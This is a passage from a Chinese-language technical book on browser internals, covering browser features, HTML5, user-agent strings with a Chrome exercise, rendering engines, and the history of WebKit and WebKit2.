- **资源管理**：从网络下载或者本地获取资源，并将它们管理起来，这需要高效的管理机制。例如如何避免重复下载资源、缓存资源等，都是它们需要解决的问题。
- **网页浏览**：这是浏览器的核心也是最基本、最重要的功能，它通过网络下载资源并从资源管理器获得资源，将它们转变为可视化的结果，这也是后面介绍的浏览器内核最重要的功能。这部分会分成多个章节在后面逐一介绍。
- **多页面管理**：很多浏览器支持多页面浏览，所以需要支持多个网页同时加载，这让浏览器变得更为复杂。同时，如何解决多页面的相互影响和安全等问题也非常重要，为此，一些浏览器做了大量的工作，例如可能使用线程或是进程来绘制网页。
- **插件和扩展**：这是现代浏览器的一个重要特征，它们不仅能显示网页，而且能支持各种形式的插件和扩展。插件是用来显示网页特定内容的，而扩展则是增加浏览器新功能的软件或压缩包。目前常见的插件有 NPAPI 插件、PPAPI 插件、ActiveX 插件等，扩展则跟浏览器密切相关，常见的有 Firefox

扩展和 Chromium 扩展。这在第 10 章中会做介绍。

- **账户和同步**：将浏览的相关信息，例如历史记录、书签等信息同步到服务器，给用户一个多系统下的统一体验，这对用户非常友好，是浏览器易用性的一个显著标识。
- **安全机制**：本质是提供一个安全的浏览器环境，避免用户信息被各种非法工具窃取和破坏。这可能包括显示用户访问的网站是否安全、为网站设置安全级别、防止浏览器被恶意代码攻破等，这在第 12 章会作详细介绍。
- **开发者工具**：这对普通用户来说用处不大，但是对网页开发者来说意义却非比寻常。一个优秀的开发者工具可以帮助审查 HTML 元素、调试 JavaScript 代码、改善网页性能等，这在第 14 章中会作详细介绍。

还有一个值得一提的就是浏览器的多操作系统支持，包括桌面和移动两个领域。让我们看看目前主流浏览器所支持的主流操作系统情况，如表 1-1 所示。从中我们可以看出，Chrome 支持目前所有主流的操作系统，后面依次是 Firefox、Safari 和 IE。不过，因为 iOS 的一些特殊限制，使得 Chrome 虽然发布了 iOS 版，但是其内核仍然不是自身的，还是 iOS 系统默认的。而 Firefox 和 IE 则直接没有 iOS 版。

表 1-1 浏览器支持的操作系统

	IE	Firefox	Chrome	Safari
Windows	是	是	是	是（5.1.7 版本之前）
Mac OS	否	是	是	是
Linux	否	是	是	否
Android	否	是	是	否
iOS	否	否	是	是

1.1.3 HTML

HTML（HyperText Markup Language），一种超文本标记语言，用于网页的创建

和其他信息在浏览器中的显示。它的语法比较简单，基本上是一系列的标签（也称为元素），这些标签可以用来表示文字、图片、多媒体等。HTML1.0 由著名的 Berners-Lee（前面提到的第一个浏览器发明者）于 1991 年提出，后面历经多次版本更新，直到 1997 年的 4.0 版本和 1999 年的 4.01 版本。

在 HTML4.01 之后的很长时间里，规范组织都没有大而新的规范出炉，这并不表示 HTML 语言一片死气沉沉。相反，这是因为规范组织对新规范草案的争论非常激烈。终于，具有划时代意义的 HTML5 技术在 2012 年由两大组织 WHATWG 和 W3C（这两个组织有明确不同的目标，有兴趣的读者可以自行搜索了解）推荐为候选规范。HTML5 是一系列新技术的集合，其构建思想和前瞻性远远超过之前的规范，将更多令人耳目一新的技术带入到了 Web 前端领域，意义非常深远。它不仅可以构建内容更加丰富的网页，更描述了崭新的 HTML5 技术作为一个平台所需要的能力。

HTML5 包含了一系列的标准，一共包含了 10 个大的类别，它们分别是离线（offline）、存储（storage）、连接（connectivity）、文件访问（file access）、语义（semantics）、音频和视频（audio/video）、3D 和图形（3D/graphics）、展示（presentation）、性能（performance）和其他（Nuts and bolts）。其中每个大的类别都是由众多技术或者是规范组成，表 1-2 描述了这 10 个类别所包含的具体规范。

HTML5 是如此的重要，它已经成为众多浏览器重点关注的对象。更好地支持 HTML5，是浏览器能力强大的重要表现，也是浏览器厂商宣传的重点。目前，网站 html5test.com 提供了测试浏览器支持 HTML5 的情况。表 1-3 显示上述四种浏览器在 Windows7 上支持 HTML5 的情况，得分为该网站检测后的结果。数据显示，在 Windows7 上，Chrome 占据了一些优势。更多关于浏览器支持 HTML5 的情况，读者可以到 html5test.com 上了解。

表 1-2 HTML5 类别和包含的各种规范

类别	具体规范
离线	Application cache, Local storage, Indexed DB, 在线/离线事件

续表

类别	具体规范
存储	Application cache, Local storage, Indexed DB 等
连接	Web Sockets，Server-sent 事件
文件访问	File API，File System，FileWriter，ProgressEvents
语义	各种新的元素，包括 Media，structural，国际化，Link relation，属性，form 类型，microdata 等方面
音频和视频	HTML5 Video，Web Audio，WebRTC，Video track 等
3D 和图形	Canvas 2D，3D CSS 变换，WebGL，SVG 等
展示	CSS3 2D/3D 变换，转换（transition），WebFonts 等
性能	Web Worker，HTTP caching 等
其他	触控和鼠标，Shadow DOM, CSS masking 等

表 1-3 四种浏览器在 Windows 7 上的 HTML5 支持得分

	IE	Firefox	Chrome	Safari
版本	10	20	26	6.0（在 Mac OS）
得分（满分 500，越高越好）	320	394	468	378

在 HTML 历史上的早期阶段，网页内容是静态的，也就是说内容是不能动态变化的。服务器将内容传给浏览器之后，页面显示结果就固定不变了，这显然难以满足各种各样的现实需求。随后 JavaScript 语言诞生了，该语言是 EMCAScript 规范的一种实现。因为最初还有其他用于网页的脚本语言，例如 JScript。所以，标准化组织制定了脚本语言的规范，也就是 EMCAScript。而 JavaScript 作为其中的一个实现，受到了极为广泛的使用。虽然 JavaScript 语言的定义受到了众多的批评，但是如今，网页已经离不开它了，HTML5 中的很多规范都是基于 JavaScript 语言来定义的。网页第三个革命性成果是 CSS（Cascading Style Sheet），也就是级联样式表。因为早期阶段的网页不仅是静态的，而且表现形式非常固定和简单，所以内容没有办法以各种可视化处理效果展示出来。引入了 CSS 之后，这一技术使得内容和显示分离开来，对网页开发来说，极大地增强了显示效果并提升了开发效率。

伴随 HTML 技术的另一个技术是 HTTP，这是一种构建在 TCP/IP 之上的应用层协议，用于传输 HTML 文本和所涉及的各种资源，包括图片和多媒体等。随后，安全版的 HTTP 也就是 HTTPS 诞生，它在 HTTP 之下加入 SSL/TLS，用于安全地传输数据。

这些规范很重要，特别对于开发者来说，想象一下，如果每个浏览器都有自己的一套标准，那将是灾难性的。不幸的是，事实基本上就是这样，“碎片化”成为 Web 网页开发中一个极为严重的问题。因此，使用这些规范的网页也不一定能在所有浏览器上正常运行，兼容性成为 HTML 网页的一项重大挑战。欣喜的是，HTML5 规范的制定得到了主流浏览器厂商的支持，当然，这条路依旧很长。

1.1.4 用户代理和浏览器行为

用户代理（User Agent）是个很奇怪的东西，其作用是表明浏览器的身份，因而互联网的内容供应商能够知道发送请求的浏览器身份，浏览器能够支持什么样的功能。因此，网页内容提供商便可以为不同的浏览器发送不同的网页内容。例如通常为 Chrome 的桌面版和 Android 版发送不同的网页内容以适应屏幕和操作系统的差别，或者是因为不同的浏览器支持的标准不一样，这样做的目的当然是为了避免浏览器不支持的功能以及获得更好的用户体验。

前面提到过，浏览器大战相当激烈，网页内容提供商会根据最流行的浏览器的行为设计一个不同的网页，不管网页是否遵循标准。这对其他浏览器来说是个打击，因为很多时候，它们也很快支持这些功能，所以也希望收到类似内容的网页。于是，出现了下面令人诧异并且越来越长的用户代理字符串。

最初是 Mozilla Firefox 浏览器设置了自己的用户代理字符串，例如“Mozilla/1.0 (Windows NT 6.1; rv:2.0.1) Gecko/20100101Firefox/4.0.1”，此字符串表明这是一个 Windows 版的使用 Gecko 引擎（火狐浏览器内核，下文即将涉及）的火狐浏览器。所以，互联网的内容提供商就发送了特定的网页到浏览器。问题来了，IE 发现很多

内容提供商传给 IE 浏览器的内容没有传给火狐的丰富，虽然 IE 也能支持它们。那怎么办呢？看看 IE7 的用户代理设置就能明白——“Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)”。这个字符串的含义是什么呢？它表明这是一个可以和 Mozilla 兼容的 Windows 版 IE 浏览器。这样，内容提供商会根据“Mozilla”字符串信息，将发送给 Firefox 浏览器的内容也发送给 IE 浏览器，因为在他们看来，这些都是“Mozilla”的浏览器。

在这之后，情况不仅没有缓解，反而变得越来越严重。苹果的 Safari 浏览器也设置了类似的代理，但是该浏览器额外加入了 AppleWebKit、Safari 等信息，随着它的流行（特别是移动领域），Chrome 等浏览器除了包含 Mozilla 之外，还添加了 Safari 浏览器的那些标志信息，导致它的用户代理字符串越来越长（如下所示）。

Mozilla/5.0 (Linux; Android4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit/535.19 (KHTML, like Gecko)Chrome/18.0.1025.133 Mobile Safari/535.19

确实是够长的，好吧，我们姑且将之理解为——一切为了更好的网页内容体验。从上面可以看出，因为某种浏览器的流行，很多内容提供商和网站需要根据流行的浏览器来定制内容，当后来者需要相同内容的时候，就只能是通过这些用户代理的信息来模仿获得。

1.1.5 实践：浏览器用户代理

为了帮助读者了解用户代理的含义，本节介绍如何在 Google Chrome 的 Windows 版或者 Linux 版中设置和改变用户代理，而后再来讲解代理设置后对网页结果改变的相关原理。

1. 以百度的首页为例，当读者在地址栏输入百度的网址 www.baidu.com 后，默认情况下，Google Chrome 中显示的网页内容如图 1-1 所示。读者可以看到这是一个传统的网页布局、链接排布非常密集、适合用鼠标单击的操作系统。

图 1-1 百度为桌面系统设计的用户访问首页

2. 在 Chrome 中，读者可以给用户代理设置任何自己定义的内容。有两种方法：其一是在 Chrome 启动时加入命令行参数--user-agent=”xxx”；其二是首先打开 Chrome 的开发者工具，然后在右下角单击“设置”，之后选择“覆盖”选项，最后读者单击“用户代理”框来为该页面设置新的用户代理。这里，我们选择“Chrome - Android Mobile”。需要记住的是，它们都不会被保存，所以重启后无效。

3. 刷新当前的页面，读者会看到一个全新的页面，该页面跟读者在手机上看到的页面相同。该页面是为 Android 系统设计的，HTML 元素之间的间距更大，页面更简洁，更适合触屏手机这样的硬件和系统，如图 1-2 所示的结果。

用户代理信息是浏览器向网站服务器发送 HTTP 请求消息头的时候加入的，这样，网站服务器就能很容易了解对方的浏览器信息。从图 1-1 和图 1-2 可以明显看出不同用户代理信息对于网页内容的影响，有兴趣的读者还可以深入了解它们在源代码上面的区别。当然，不是所有网站都对不同的用户代理设置了不同的内容，这一切完全取决于网站设计者们。

图 1-2 百度为移动系统设计的用户访问首页

1.2 浏览器内核及特性

1.2.1 内核和主流内核

在浏览器中，有一个最重要的模块，它主要的作用是将页面转变成可视化（准确讲还要加上可听化）的图像结果，这就是浏览器内核。通常，它也被称为渲染引擎。所谓的渲染，就是根据描述或者定义构建数学模型，通过模型生成图像的过程。浏览器的渲染引擎就是能够将 HTML/CSS/JavaScript 文本及其相应的资源文件转换成图像结果的模块，如图 1-3 所示。这里暂时先把它看成一个黑盒，其中的细节就是本书的重点。

图 1-3 浏览器渲染引擎作用

前面提到了第二次浏览器大战，伴随其中的也就是渲染引擎之争。目前，主流的渲染引擎包括 Trident、Gecko 和 WebKit，它们分别是 IE、火狐和 Chrome 的内核（2013 年，Google 宣布了 Blink 内核，它其实是从 WebKit 复制出去的，后一节重点介绍）。这一对应让人看起来好像渲染引擎和浏览器是一一对应的，其实不然。事实上，同一个渲染引擎（虽然可能有很多不同的变化）可以被多个浏览器所采用。

为了便于读者理解，可以把 Linux 内核和浏览器渲染引擎对应起来，把基于 Linux 内核的多个操作系统（Ubuntu、Fedora、Android 等）和浏览器对应起来。使用 Linux 内核的操作系统非常多，但是它们都是基于 Linux 内核。但是，某些操作系统对内核作了很多的改变，这使得这些操作系统之间差别也很大。具体到浏览器和浏览器内核上也是类似，表 1-4 显示了三个主流渲染引擎和采用它们的浏览器和 Web 平台（Web 的平台化是个很新的话题，在第 15 章会介绍）。

表 1-4 浏览器和 Web 平台及其渲染引擎

	Trident	Gecko	WebKit
基于渲染引擎的浏览器或者 Web 平台	IE	Firefox	Safari，Chromium/Chrome，Android 浏览器，ChromeOS，WebOS 等

由苹果发起的 WebKit 开源项目最受业界关注。自从开放源代码后，越来越多的浏览器采用该渲染引擎，特别是在移动领域，更占据了垄断的地位。在表 1-4 中仅仅是列出了其中的一小部分使用 WebKit 引擎作为内核的浏览器，根据 Wikipedia 上面的数据，超过 30 种浏览器和 Web 平台是基于 WebKit 渲染引擎开发的。值得强调的是，现在已经有了基于 WebKit 开发的 Web 平台，包括 ChromeOS 和 WebOS。它们利用 HTML5 强大的能力，具有前瞻性地尝试开发了支持 HTML5 的 Web 操作系统。

1.2.2 内核特征

到目前为止，渲染引擎对我们而言还只是一个黑盒子，黑盒子中包含什么以及有什么作用，我们还一无所知，本小节让我们一起一窥其中的“蹊跷”。

根据渲染引擎所提供的渲染网页的功能，一般而言，它需要包含图 1-4 中所描述

的众多功能模块。图中主要分成三层，最上层使用虚线框住的是渲染引擎所提供的功能。




图 1-4　渲染引擎模块及其依赖的模块

从图中大致可以看出，一个渲染引擎主要包括 HTML 解释器、CSS 解释器、布局和 JavaScript 引擎等，其他还有绘图模块、网络等并没有在图中直接表示出来，下面依次来描述它们。

- **HTML 解释器**：解释 HTML 文本的解释器，主要作用是将 HTML 文本解释成 DOM（文档对象模型）树，DOM 是一种文档的表示方法。
- **CSS 解释器**：级联样式表的解释器，它的作用是为 DOM 中的各个元素对象计算出样式信息，从而为计算最后网页的布局提供基础设施。
- **布局**：在 DOM 创建之后，Webkit 需要将其中的元素对象同样式信息结合起来，计算它们的大小位置等布局信息，形成一个能够表示这所有信息的内部表示模型。
- **JavaScript 引擎**：使用 JavaScript 代码可以修改网页的内容，也能修改 CSS 的信息，JavaScript 引擎能够解释 JavaScript 代码并通过 DOM 接口和 CSSOM 接口来修改网页内容和样式信息，从而改变渲染的结果。
- **绘图**：使用图形库将布局计算后的各个网页的节点绘制成图像结果。

这些模块依赖很多其他的基础模块，这其中包括网络、存储、2D/3D 图形、音频视频和图片解码器等。实际上，渲染引擎中还应该包括如何使用这些依赖模块的

部分，这部分的工作其实并不少，因为需要使用设计出合适的框架使用它们来高效地渲染网页，后面章节会详细介绍。例如，利用 2D/3D 图形库来实现高性能的网页绘制和网页的 3D 渲染，这个实现非常的复杂。最后，当然，在最下层，依然少不了操作系统的支持，例如线程支持、文件支持等。

在了解了这些主要模块之后，下面介绍这些模块是如何一起工作以完成网页的渲染过程。一般的，一个典型的渲染过程如图 1-5 所示，这是渲染引擎的核心过程，一切都是围绕着它来的。

下面从左至右逐次解释图 1-5 中的这一过程，先后关系由图中的实线箭头表示。从左上角开始，首先是网页内容，输入到 HTML 解释器，HTML 解释器在解释它后构建成一棵 DOM 树，这期间如果遇到 JavaScript 代码则交给 JavaScript 引擎去处理；如果网页中包含 CSS，则交给 CSS 解释器去解释。当 DOM 建立的时候，渲染引擎接收来自 CSS 解释器的样式信息，构建一个新的内部绘图模型。该模型由布局模块计算模型内部各个元素的位置和大小信息，最后由绘图模块完成从该模型到图像的绘制。




图 1-5 渲染引擎的一般渲染过程及各阶段依赖的其他模块

最后解释图 1-5 中虚线箭头的指向含义。它们表示在渲染过程中，每个阶段可能使用到的其他模块。在网页内容的下载中，需要使用到网络和存储，这点显而易见。但计算布局和绘图的时候，需要使用 2D/3D 的图形模块，同时因为要生成最后的可

视化结果，这时需要开始解码音频、视频和图片，同其他内容一起绘制到最后的图像中。

在渲染完成之后，用户可能需要跟渲染的结果进行交互，或者网页自身有动画操作，一般而言，这需要持续的重复渲染过程。

1.3 WebKit 内核

1.3.1 WebKit 介绍

说到 WebKit 的渊源，这还得从 KHTML 说起。话说在 1998 年，苹果公司参与了由 KDE 开源社区发起的网页渲染引擎 KHTML 的开源项目开发，它同 KDE 开源社区一起共同提交代码帮助推动 KHTML 的发展，一开始一切都很美好。但是，很快苹果公司发现，KHTML 的开发者不喜欢接受很多苹果公司工程师提交的代码，因为他们提交的代码包很庞大并且这些代码没有合适的文档或者注释来描述它们。两者的分歧越来越大，最终在 2001 年，苹果宣布从 KHTML 的源代码树中复制代码出来，成立了一个新的项目，这就是大名鼎鼎的 WebKit。不过当时它是一个封闭的项目。2005 年，苹果决定将 WebKit 项目开源，这一举动极大地推动了该项目的发展。从此，WebKit 走上了高速发展的道路，在短短的几年时间里，被其他很多公司采用作为浏览器的内核。

当笔者谈到“WebKit”的时候，其实可以表示两种含义，这里姑且称为广义 WebKit 和狭义 WebKit。广义的 WebKit 指的就是 WebKit 项目。为了解释狭义 WebKit，让我们在一个更高层次上俯视一下这个开源项目。图 1-6 显示的是该项目的大模块图（在第 3 章中会详细描述其中的细节）。图中“WebKit 嵌入式接口”就是指的狭义 WebKit，它指的是在 WebCore（包含上面提到的 HTML 解释器、CSS 解释器和布局等模块）和 JavaScript 引擎之上的一层绑定和嵌入式编程接口，可以被各种浏览器调用。以后如无特别说明，所引用的 WebKit 均是指广义的概念。




图 1-6 WebKit 项目的大模块

WebKit 项目自开源以来就以结构清晰、易于维护等优点受到了众多浏览器或者 Web 平台厂商的青睐。随之而来一个显而易见的问题就是，由于各自需求不同，或者操作系统不同，或者依赖的模块不同（如 2D 图形库，有 CG、skia、cairo、Qt 等），操作系统的开发者必然需要 WebKit 设计和定义一套灵活的框架结构，而不同的厂商基于框架结构，完成基于自身操作系统和依赖模块的实现，这里我们也称之为 WebKit 移植（Port）。WebKit 这种简单灵活和便于引入新移植的特性，使其迅速成为最受欢迎的渲染引擎。基于 WebKit 的浏览器遍地开花，不仅包括桌面市场，也包括逐步崛起的移动市场。从渲染引擎市场的追随者到领跑者，WebKit 仅仅用了不到 10 年的时间，这不得不说是个奇迹。

WebKit 有众多的移植，每个移植的实现都不同，出于自身的考虑，每个移植对 HTML5 规范的支持也不尽相同，所以，尽管都使用 WebKit，但还是可能对兼容性带来很大的挑战。另一方面，更为令人惊讶的是，WebKit 也在分裂，详见后面介绍的 Chromium 新内核——Blink。

WebKit 的代码可以从官方网站 www.webkit.org 上获取，上面有详细介绍如何下载、如何编译的文档，这里不再赘述。而 Chromium 的代码可以从官方网站 www.chromium.org 上获取，这两个项目的代码是本书讲述的重点。

1.3.2 WebKit 和 WebKit2

这里说的 WebKit 不是指开源项目 WebKit，而是前面说到的狭义上的绑定和接口

层。同样的，WebKit2 也是一个狭义上的绑定和接口层。但是，WebKit2 不是 WebKit 绑定和接口层的简单修改版，而是一组支持新架构的全新绑定和接口层。在 Chromium 项目中，为了网页浏览环境的安全性和稳定性原因考虑而引入了跨进程的架构后，WebKit 开源项目也一直希望加入这方面的支持。可惜，这个特性一直没有被加入到 WebKit 项目中来。

在 2010 年 4 月，苹果宣布了 WebKit2，目标就是抽象出一组新的编程接口，该接口和调用者代码与网页的渲染工作代码不在同一个进程，这显然有了 Chromium 多进程的优点，但是与此同时，WebKit2 接口的使用者不需要理解和接触背后的多进程和进程间通信等复杂机制，WebKit2 部分代码也属于 WebKit 项目。图 1-7 显示的是 WebKit2 的进程结构模型，可以看出：至少有两个进程，其一是 UI 进程，也是 WebKit2 绑定和接口层所在的进程，也就是浏览器或者 Web 平台的 UI 进程；其二是 Web 进程，也就是网页渲染所在的进程。

